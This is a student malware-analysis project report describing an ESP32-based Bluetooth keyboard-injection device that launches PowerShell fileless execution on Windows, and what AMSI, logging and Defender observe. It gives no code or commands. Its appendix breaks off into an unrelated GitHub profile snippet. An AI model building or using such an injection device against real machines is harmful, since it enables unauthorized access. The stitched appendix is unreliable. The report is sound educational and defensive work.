University of Wah

Department of Computer Science

BS Cyber Security

Malware Analysis

Project Report

Title: BLE Rubber Ducky

Remote HID-Based Malware Injection Framework

Submitted to: Sir Inzmamul Haq

Group Members:

Muhammad Azfar Waqas (UW-23-CY-BS-013)

Ibrar Ul Hassan Shami (UW-23-CY-BS-018)

Hassan Iftikhar (UW-23-CY-BS-002)

Section: BS-CYS-5N

Table of Contents

Abstract:

This project presents a controlled, academic analysis of a Bluetooth Low Energy (BLE)–based Human Interface Device (HID) platform commonly referred to as a "Rubber Ducky." The study focuses on understanding the malware execution chain, behavioral indicators, and defensive visibility associated with HID injection attacks. The implementation is confined to a university laboratory environment with explicit authorization. Emphasis is placed on execution flow, fileless techniques, operating system telemetry, and detection surfaces rather than weaponization or evasion.

Keywords:

HID Injection, BLE, Fileless Execution, PowerShell, Malware Analysis, Behavioral Detection, AMSI, Endpoint Security

1 Introduction:

1.1 Purpose:

The purpose of this project is to design, implement, and analyze a Bluetooth Low Energy (BLE)–based Human Interface Device (HID) attack platform, commonly referred to as a *Rubber Ducky*, within a controlled academic environment. The primary objective of the project is **not exploitation**, but rather the systematic study of malware execution behavior, attack flow, and defensive response mechanisms employed by modern operating systems.

By emulating a trusted input device such as a wireless keyboard, this project demonstrates how modern malware can abuse existing system trust models to execute malicious logic without relying on traditional software vulnerabilities. The project focuses on understanding how such attacks are initiated, how commands are executed using legitimate system components, and how security mechanisms observe and respond to these behaviors.

This work aims to enhance understanding of **fileless malware techniques**, **interpreter-based execution**, and **behavioral detection strategies** used by modern endpoint security solutions. The project is intended to bridge the gap between theoretical malware concepts and real-world behavioral analysis.

1.2 Motivation & Problem Context:

Modern malware has significantly evolved from traditional file-based binaries toward **memory-resident**, **fileless**, and **living-off-the-land** techniques. These techniques leverage legitimate system tools and trusted components, making detection increasingly difficult for security solutions that rely primarily on static signatures or file-based indicators.

HID-based attacks are particularly dangerous because operating systems inherently trust input devices such as keyboards and mice. Once connected, these devices are allowed to send input without additional verification, creating an attack surface that bypasses many conventional security controls.

The motivation behind this project is to explore how a seemingly benign BLE keyboard can be abused to initiate malware execution chains, how these execution chains behave at runtime, and how they are observed by defensive systems such as Windows Defender, AMSI, and system logging mechanisms. Understanding this threat model is critical for malware analysts and defenders, as it highlights the risks associated with implicit trust in peripheral devices.

1.3 Targeted OS:

The project primarily targets the following operating systems:

- ***Microsoft Windows 10***
- ***Microsoft Windows 11***

Windows 11 was selected as the primary test platform due to its modern security architecture, which includes advanced endpoint protection mechanisms such as Windows Defender, Anti-Malware Scan Interface (AMSI), PowerShell script block logging, and enhanced behavioral monitoring. These features make Windows 11 an ideal environment for studying how modern defenses respond to fileless and interpreter-based malware activity.

1.4 Compatibility with Other Systems:

Although experimental testing in this project focuses on Windows-based systems, the underlying BLE HID attack concept is **platform-agnostic**. Any operating system that supports Bluetooth Low Energy keyboards—including Linux and macOS—may potentially be affected by similar attack techniques.

However, defensive responses and detection capabilities vary significantly across operating systems depending on their security configurations, logging mechanisms, and endpoint protection tools. As a result, this project limits active experimentation to Windows systems while acknowledging the broader applicability of the attack model.

1.5 Targeted Hardware Platforms:

The hardware platforms used in this project include:

- **ESP32 BLE-enabled microcontroller**, used to emulate a Bluetooth Low Energy HID keyboard
- **2.8-inch TFT LCD touchscreen display**, integrated into the system to provide a graphical user interface for payload selection and execution control.
- **Breadboards** are used during development and testing to prototype the hardware configuration.
- **Jumper wires** are used to establish electrical connections between the ESP32, the touchscreen display, and other hardware components.
- **Header pins** are utilized to interface the ESP32 with external components, providing stable and modular connections that improve reliability and ease of maintenance during experimentation.
- **Desktop and laptop computers**, deployed within an authorized university laboratory environment

The ESP32 platform was selected due to its native BLE support, flexibility, and suitability for rapid prototyping. All hardware was used strictly for educational purposes under controlled conditions and with explicit academic authorization.

2 Overall Description:

2.1 System Overview:

The BLE Rubber Ducky system is a custom-built malware analysis platform based on an ESP32 microcontroller configured to emulate a Bluetooth Low Energy (BLE) Human Interface Device (HID), specifically a wireless keyboard. Once paired with a target system, the device is recognized as a legitimate input peripheral and is therefore trusted by the operating system.

The system incorporates a touchscreen-based user interface that allows the operator to select predefined payloads directly from the device. Upon selection, the ESP32 transmits a sequence of keystrokes over BLE, which are interpreted by the target operating system as normal keyboard input. These keystrokes are designed to invoke trusted system interpreters and execute commands in a controlled manner.

Rather than exploiting software vulnerabilities, the system demonstrates how malware execution can occur by abusing trust relationships between hardware peripherals and the operating system. This design enables controlled simulation of modern malware techniques such as fileless execution, interpreter abuse, and living-off-the-land behaviors, making the platform suitable for academic malware analysis and defensive research.

2.2 User Classes & Characteristics:

The BLE Rubber Ducky system is intended exclusively for academic and research use. The primary user classes involved in this project are as follows:

- **Cyber Security Students:**
  Students use the system to conduct controlled experiments, observe malware execution behavior, analyze defensive responses, and correlate system telemetry generated during execution. These users possess foundational knowledge of operating systems, networking, and security concepts.
- **Instructor/Evaluator:**
  The instructor or evaluator oversees the project, reviews experimental results, verifies ethical compliance, and assesses the technical and analytical depth of the work. This user class is responsible for ensuring that all activities remain within authorized and ethical boundaries.

No general public users or untrained individuals interact with the system. All usage occurs within a supervised university laboratory environment.

2.3 Design and Implementation Constraints:

Several design and implementation constraints were intentionally applied to ensure ethical compliance, safety, and academic focus:

- **Authorized Systems Only:**
  All experiments were limited strictly to systems owned by the student or provided by the university, with explicit permission from the course instructor.
- **Isolated Lab Environment:**
  Execution was performed within isolated lab environments to prevent unintended interaction with external networks or systems.
- **No Persistence Mechanism:**
  The system does not implement persistence, auto-start behavior, or long-term infection techniques. All execution is temporary and controlled.

- **No Self Propagation:**
  The project does not include any mechanisms for lateral movement, replication, or autonomous spreading.

The project does not include any mechanisms for lateral movement, replication, or autonomous spreading.

---

3 Technical Background:

3.1 Human Interface Device (HID) Attacks:

Human Interface Device (HID) attacks exploit the inherent trust that operating systems place in input devices such as keyboards and pointing devices. Once an HID device is connected—either via USB or Bluetooth—the operating system assumes that all input originates from a legitimate human user. As a result, keystrokes and input events are processed without additional authentication or validation.

Attackers can abuse this trust model by emulating a keyboard and injecting preprogrammed keystrokes at high speed. These keystrokes can open system utilities, execute commands, and initiate complex execution chains without triggering traditional exploit-based defenses. Because HID attacks do not rely on software vulnerabilities, they are often more reliable and difficult to prevent using conventional security mechanisms.

From a malware analysis perspective, HID attacks are significant because they demonstrate how malicious activity can be initiated entirely through trusted hardware interfaces, bypassing many application-level security controls.

3.2 Bluetooth Low Energy (BLE) Security Model:

Bluetooth Low Energy (BLE) devices rely on pairing and bonding mechanisms to establish trust between devices. During the pairing process, a BLE device, such as a keyboard, is registered as a trusted peripheral. Once paired, the operating system accepts input from the device without continuously re-authenticating it.

A BLE keyboard, after successful pairing, can transmit input that is indistinguishable from legitimate user-generated keystrokes. This behavior creates an attack surface if a malicious or unauthorized BLE HID device is paired with the system, either intentionally or through social engineering.

The BLE security model prioritizes usability and low power consumption, which can result in weaker enforcement of peripheral authentication. This project examines how this trust model can be abused in a controlled environment to initiate malware execution without exploiting wireless protocol vulnerabilities.

3.3 Fileless Malware Concepts:

Fileless malware refers to malicious techniques that execute code directly in memory without relying on traditional executable files stored on disk. Instead of dropping binaries, fileless malware leverages legitimate system tools and interpreters, such as scripting engines, to execute malicious logic.

By minimizing disk artifacts, fileless malware complicates forensic analysis and reduces the effectiveness of traditional signature-based detection mechanisms. Detection often occurs at runtime through behavioral analysis, memory inspection, and interpreter monitoring rather than static file scanning.

This project demonstrates fileless execution by delivering payloads that rely on trusted interpreters to execute logic in memory. The focus is on understanding how such behavior is observed by defensive mechanisms rather than attempting to evade detection.

3.4 PowerShell as an Attack Surface:

PowerShell is a powerful scripting and automation framework that is deeply integrated into modern Windows operating systems. It provides extensive access to system functionality, administrative features, and remote management capabilities. Due to its flexibility and widespread availability, PowerShell has become a common target for abuse by malware authors.

Malicious actors often leverage PowerShell to execute scripts, download additional payloads, and perform system operations without introducing external executables. This makes PowerShell-based attacks particularly attractive for fileless malware techniques

From a defensive standpoint, PowerShell is also heavily monitored through mechanisms such as script block logging and the Anti-Malware Scan Interface (AMSI). This project uses PowerShell as a case study to analyze how interpreter-based execution is detected and logged by modern endpoint security solutions.

---

4 System Architecture:

4.1 Hardware Architecture:

The hardware architecture of the BLE Rubber Ducky system is designed to support reliable BLE communication, user interaction, and controlled payload execution. The core hardware components are as follows:

- **ESP 32 Microcontroller:**
  The ESP32 serves as the central processing unit of the system. It was selected due to its native Bluetooth Low Energy support, sufficient processing power, and flexibility for embedded development. The ESP32 is responsible for handling BLE communication, processing user input, and transmitting keystroke payloads to the target system.
- **2.8-inch TFT LCD Touchscreen (ILI9341, 240×320):**
  A touchscreen display is integrated into the system to provide a user-friendly interface. This display allows the operator to visually select predefined payloads and trigger execution without the need to reprogram the device. The touchscreen enhances usability and demonstrates how physical interaction can initiate malware execution.

- **Breadboard:**
  A breadboard is used during development and testing to prototype and interconnect hardware components. It enables rapid modification of the circuit without permanent soldering, making it suitable for an academic lab environment.
- **Header Pins & Wiring:**
  Header pins and jumper wires are used to connect the ESP32 to the touchscreen and other components. These connections facilitate communication between hardware modules and ensure modularity and ease of debugging.

This hardware setup provides a compact, portable, and flexible platform for demonstrating BLE-based HID attacks in a controlled environment.

4.2 Software Architecture:

The software architecture consists of multiple layers, each responsible for a specific aspect of the system's functionality:

- **Arduino**:
  The Arduino Integrated Development Environment (IDE) is used to develop, compile, and upload firmware to the ESP32 microcontroller. It provides a straightforward platform for embedded development and library management.
- **ESP32 BLE Keyboard Libraries:**
  BLE keyboard libraries are used to configure the ESP32 to emulate a Bluetooth HID keyboard. These libraries handle BLE pairing, HID profile implementation, and keystroke transmission, allowing the ESP32 to be recognized as a legitimate input device by the target operating system.
- **PowerShell Scripting:**
  PowerShell is used on the target system as the primary interpreter for executing injected commands. Its deep integration with Windows makes it an ideal candidate for studying interpreter-based and fileless malware behavior.
- **Kali Linux (Analysis Host):**
  Kali Linux is used as the analysis and monitoring platform. It supports observation of network behavior, controlled interaction, and examination of execution outcomes during malware simulation.

- **Windows Operating System (Target):**
  A Windows-based system serves as the target environment for the attack simulation. Windows is chosen due to its widespread usage and comprehensive security features, which allow detailed analysis of defensive responses.

4.3 Communication Flow:

The overall communication flow of the BLE Rubber Ducky system can be summarized as follows:

1. The ESP32-based device pairs with the target system as a Bluetooth Low Energy keyboard.
2. The user selects a predefined payload using the touchscreen interface.
3. Upon selection, the ESP32 injects a sequence of keystrokes over the BLE connection.
4. The operating system processes the keystrokes as trusted user input and executes the corresponding commands using native system interpreters.

This flow highlights how malware execution can be initiated without exploiting vulnerabilities, relying instead on trusted hardware interfaces and system components.

---

5 Implementation Details:

5.1 BLE HID Firmware Design:

The firmware for the BLE Rubber Ducky was developed to configure the ESP32 microcontroller as a Bluetooth Low Energy Human Interface Device (HID), specifically emulating a wireless keyboard. The primary goal of the firmware design was to ensure reliable, consistent, and repeatable transmission of keystrokes to the target system

The firmware manages BLE initialization, device advertising, pairing, and HID profile implementation. Once paired, the ESP32 is recognized by the operating system as a legitimate keyboard, enabling it to send input without additional authentication.

From a malware analysis perspective, this firmware design demonstrates how malicious activity can originate from trusted hardware components and how execution can be triggered without exploiting software vulnerabilities or injecting executable files.

5.2 Touchscreen Based Trigger Mechanism:

A touchscreen-based trigger mechanism was implemented to enhance usability and modularity of the system. The touchscreen provides a graphical interface through which the user can select predefined payloads directly on the device. Each payload corresponds to a specific execution scenario designed for controlled experimentation.

This design eliminates the need to reprogram or reconnect the device for each test, enabling rapid switching between payloads during analysis sessions. More importantly, the touchscreen highlights how physical user interaction can be leveraged to initiate malware execution chains, reinforcing the role of social engineering and physical access in real-world attack scenarios.

The touchscreen-based approach also improves clarity during demonstrations and evaluations, as the selected payload and execution intent are explicitly visible to the operator.

5.3 Payload Execution Logic:

The payload execution logic is implemented through scripted keystroke sequences transmitted by the BLE HID device. These sequences are designed to invoke trusted system interpreters on the target machine and execute commands directly in memory. No traditional executable files are required for payload execution, aligning the system with modern fileless malware techniques.

Once initiated, the injected keystrokes are processed by the operating system as normal user input. The execution relies entirely on legitimate system functionality, such as command interpreters and scripting engines, to perform actions. This approach allows the project to demonstrate how malware can operate using built-in tools while leaving minimal disk artifacts.

---

6 Tools & Techniques:

This project employs a combination of embedded development tools, operating system utilities, and security monitoring mechanisms to support controlled malware analysis and observation. Each tool was selected based on its relevance to modern malware behavior and defensive research.

ESP 32 Development Framework:

The ESP32 development framework provides the necessary libraries and APIs to configure the ESP32 microcontroller for Bluetooth Low Energy communication and HID emulation. This framework enables low-level control over BLE functionality, device advertising, and input transmission, making it suitable for developing a custom BLE-based HID attack platform.

From an academic perspective, the ESP32 framework allows researchers to explore how embedded devices can be repurposed to abuse trusted communication protocols and hardware interfaces.

Arduino IDE:

The Arduino Integrated Development Environment (IDE) is used to write, compile, and upload firmware to the ESP32 microcontroller. The IDE simplifies embedded development by providing an accessible programming environment and integrated library management.

The use of Arduino IDE allows rapid prototyping and testing, which is essential in a laboratory setting where multiple payload scenarios must be evaluated efficiently.

PowerShell:

PowerShell serves as the primary command interpreter on the target Windows system. It is used to study interpreter-based and fileless malware execution techniques due to its deep integration with the Windows operating system and extensive scripting capabilities.

In this project, PowerShell is analyzed as an attack surface to observe how modern endpoint security solutions monitor, inspect, and respond to script-based execution at runtime.

Kali Linux:

Kali Linux is used as the analysis and monitoring platform during controlled experiments. It provides a flexible environment for observing execution outcomes, monitoring network behavior, and managing analysis workflows.

Kali Linux is commonly used in security research and education, making it an appropriate choice for analyzing malware behavior in a controlled academic environment.

Windows Defender (Observation):

Windows Defender is used as the primary endpoint security solution for observing defensive responses during execution. The project focuses on analyzing how Windows Defender reacts to interpreter-based execution, fileless payloads, and runtime behavior rather than attempting to bypass or disable protections.

Observations include detection timing, alert generation, and behavioral indicators surfaced by the security platform

---

7 Deployment Workflow (Lab Environment):

The BLE Rubber Ducky system was deployed exclusively within an isolated university laboratory environment under direct instructor supervision. Both virtualized and physical systems were used to conduct experiments, ensuring that all activities remained contained and did not impact external networks or unauthorized devices.

Prior to deployment, the laboratory environment was prepared to support controlled experimentation. This included configuring test machines, ensuring proper network isolation, and enabling relevant logging and security monitoring features. The BLE device was paired only with authorized systems designated for academic testing.

Throughout the deployment process, strict operational boundaries were maintained. The system was not connected to production networks, and no real-world targets were involved. All experiments were conducted for educational purposes, with a focus on observing malware execution behavior and defensive responses rather than achieving persistence or unauthorized access.

This structured deployment workflow ensured that the project complied with ethical guidelines, institutional policies, and course requirements while allowing meaningful analysis of malware behavior in a realistic yet controlled setting.

---

8 Execution & Simulation:

This section describes the execution flow and simulated attack behavior observed during controlled laboratory experiments. The focus is on understanding *how* execution occurs, *what* behaviors are generated, and *how* systems respond—rather than providing procedural instructions.

8.1 HID Injection Phase:

During the HID injection phase, the BLE Rubber Ducky operates as a trusted Bluetooth keyboard paired with the target system. Once paired, the device injects a predefined sequence of keystrokes into the operating system. These keystrokes are processed in the same manner as legitimate user input, without triggering vulnerability-based exploit detection mechanisms.

No software vulnerabilities are exploited during this phase. Instead, the attack simulation relies entirely on the operating system's implicit trust in input devices. This highlights a critical security concern: malicious activity can be initiated through legitimate hardware interfaces without violating traditional security assumptions.

From an analytical perspective, this phase demonstrates how attack initiation can occur silently and reliably, emphasizing the importance of monitoring behavior rather than focusing solely on exploit prevention.

8.2 Payload Deliver Phase:

Following successful HID injection, the payload delivery phase begins. In this phase, injected keystrokes are used to invoke built-in system interpreters and execute commands using native functionality. The execution does not depend on dropping standalone executable files, aligning with modern fileless malware techniques.

Payload delivery occurs through interpreter-based execution, allowing commands to be processed directly in memory. This approach reduces persistent artifacts on disk and shifts detection responsibility to runtime monitoring mechanisms such as interpreter logging, memory inspection, and behavioral analysis.

The purpose of this phase within the project is to observe how execution unfolds at runtime and how defensive systems respond to interpreter-based activity initiated through trusted input.

---

9 Testing & Result:

Testing was conducted within the authorized university laboratory environment to evaluate the reliability of execution, system behavior, and defensive response generated by the BLE Rubber Ducky platform. Multiple test runs were performed across different sessions to ensure consistency and repeatability of observed behavior.

The results confirmed that the BLE-based HID device was able to reliably inject keystrokes and initiate execution without exploiting software vulnerabilities. Payload execution was consistent across multiple test scenarios, demonstrating the stability of the firmware, touchscreen trigger mechanism, and communication flow.

During execution, observable security telemetry was generated on the target Windows system. This included interpreter activity, runtime script execution events, and security alerts produced by endpoint protection mechanisms. These observations validated that modern defensive tools prioritize behavioral indicators and runtime analysis over static file inspection when dealing with fileless and interpreter-based activity.

Additionally, testing demonstrated that actions performed during controlled execution—such as command execution and file-related operations—produced measurable system logs and monitoring data. These artifacts were useful for analyzing how malware behavior is recorded and correlated by defensive systems.

Overall, the testing phase confirmed that the system successfully met its analytical objectives by providing a realistic yet controlled environment for studying malware execution behavior and defensive visibility.

---

10 Security Analysis:

This section analyzes the security implications of the BLE Rubber Ducky platform by examining detection surfaces, behavioral indicators, and the observed impact of obfuscation during controlled experiments. The focus is on understanding how modern defensive mechanisms identify and respond to malware-like behavior rather than attempting to bypass security controls.

10.1 Detection Surfaces:

During execution, several detection surfaces were observed on the target Windows system. These surfaces represent points at which defensive mechanisms gain visibility into potentially malicious activity.

- **PowerShell Logging:**
  PowerShell logging mechanisms generated detailed records of interpreter invocation and script execution. These logs provided insight into how commands were executed at runtime and allowed defensive tools to correlate suspicious behavior with interpreter usage.
- **Anti-Malware Scan Interface (AMSI) Inspection:**
  AMSI played a critical role in inspecting script content during execution. Even when commands were delivered dynamically, AMSI enabled real-time analysis of script behavior, demonstrating the effectiveness of runtime inspection over static scanning.

- **Network Telemetry:**
  Network-related activity generated observable telemetry, including connection attempts and data transfer patterns. This telemetry contributed to behavioral correlation by security tools, particularly when combined with interpreter execution events.

These detection surfaces illustrate how modern endpoint security solutions rely on multiple layers of visibility to monitor system behavior.

10.2 Behavioral Indicators:

Beyond individual detection points, several behavioral indicators were consistently observed during execution. These indicators are commonly associated with malware activity and are central to behavior-based detection models

- **Interpreter Invocation:**
  The invocation of system interpreters, particularly scripting environments, served as a strong behavioral signal. Security mechanisms monitored how and when these interpreters were launched and what actions followed.
- **Memory Execution:**
  Execution of logic directly in memory, without reliance on persistent executable files, highlighted fileless behavior. This reinforced the importance of runtime monitoring and memory inspection for effective detection.
- **Network Connection:**
  Network communication initiated during execution contributed additional context for detection. When correlated with interpreter and memory activity, network behavior strengthened the overall assessment of suspicious activity.

Together, these behavioral indicators demonstrate how detection increasingly relies on correlation of actions rather than isolated events.

10.3 Obfuscation Evaluation:

Obfuscation was evaluated as an experimental variable to understand its impact on detection and defensive visibility. The results showed that while obfuscation altered the superficial appearance of scripts, it did not eliminate underlying behavioral characteristics.

Runtime execution still produced observable interpreter activity, memory usage patterns, and network telemetry. As a result, behavioral detection mechanisms continued to identify suspicious activity despite changes in script structure or encoding.

This evaluation highlights an important conclusion: obfuscation may affect static analysis but does not fundamentally change execution behavior. Modern defensive systems prioritize behavioral analysis, making runtime monitoring more effective than reliance on signature-based detection alone.

---

11 Ethical Considerations:

Ethical considerations were a central component of this project due to its focus on malware-related techniques. All experiments were conducted strictly within an authorized academic environment and under the supervision and approval of the course instructor. Only systems owned by the student or provided by the university were used during testing.

The project did not involve real-world targets, production systems, or unauthorized networks. All execution scenarios were intentionally controlled, temporary, and non-persistent. No mechanisms for self-propagation, long-term access, or unauthorized data exfiltration were implemented.

The primary intent of the project was educational: to study malware execution behavior, understand defensive responses, and develop analytical skills relevant to cybersecurity defense. By maintaining clear ethical boundaries, the project aligns with institutional policies, professional standards, and responsible security research practices.

---

12 Limitations & Future Work:

Despite achieving its analytical objectives, the project has several limitations. Testing was primarily conducted on Windows-based systems within a laboratory environment, which may not fully represent the diversity of real-world configurations and security policies. Additionally, the scope of the project was limited to non-persistent execution and did not explore long-term malware lifecycle behaviors.

Future work may include expanding testing to additional operating systems, such as Linux and macOS, to compare defensive responses across platforms. Further research could also focus on defensive mitigation strategies, including HID authorization controls, enhanced peripheral monitoring, and policy-based restrictions on interpreter execution.

These extensions would provide deeper insight into both offensive techniques and defensive countermeasures related to HID-based malware activity.

---

13 Conclusion:

This project demonstrates the importance of behavioral analysis in understanding modern malware techniques that abuse trusted system components rather than exploiting software vulnerabilities. By examining a BLE-based HID platform in a controlled environment, the study highlights how fileless execution, interpreter abuse, and trusted hardware interfaces can be leveraged to initiate malicious behavior.

The findings reinforce the limitations of purely signature-based detection and emphasize the value of runtime monitoring, behavioral correlation, and multi-layered defense strategies. Overall, the project contributes to a deeper understanding of contemporary malware behavior and underscores the need for continued research into defensive mechanisms capable of addressing evolving threat models.

---

14 References:

[1] Hak5, “USB Rubber Ducky – Keystroke Injection Attacks,” Hak5 LLC, 2022. [Online]. Available: https://shop.hak5.org/products/usb-rubber-ducky. [Accessed: Jan. 2026].

[2] Bluetooth Special Interest Group (SIG), “Bluetooth Low Energy Security,” Bluetooth SIG, 2022. [Online]. Available: https://www.bluetooth.com/learn-about-bluetooth/tech-overview/Accessed: Jan. 2026].


[3] Espressif Systems, “ESP32 Technical Reference Manual,” Espressif Systems, 2023. [Online].Available:https://documentation.espressif.com/esp32_technical_reference_manual_en.pdf [Accessed: Jan. 2026].

[4] MITRE Corporation, “MITRE ATT&CK® Framework – Input Injection Techniques,” MITRE, 2023. [Online]. Available: https://attack.mitre.org/techniques/T1204/ [Accessed: Jan. 2026].


[5] National Institute of Standards and Technology (NIST), *Guide to Malware Incident Prevention and Handling*, Special Publication 800-83, Gaithersburg, MD, USA, 2014. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-83r1.pdf [Accessed: Jan. 2026]

15 Appendices:

Main Interface:




Payload 1: (Notepad Message)



```
System Compromised and you Suck Just as much as the Last Bootkit Attack
```

Payload 2: (Displaying any Link)



Ibrar Ul Hassan Shami
Q3hr

6 followers · 4 following

Popular repositories

SYN-Flood-Mitigation (Public)
Advanced 3rd semester cybersecurity project simulating SYN flood attacks (DoS/DDoS) with automated mitigation via Windows Firewall integration, real-time email alerts, comprehensive attack loggin...
Python ☆ 4


Bootkit-Development-MBR-Infection-and-Ransomware-Simulation (Public)
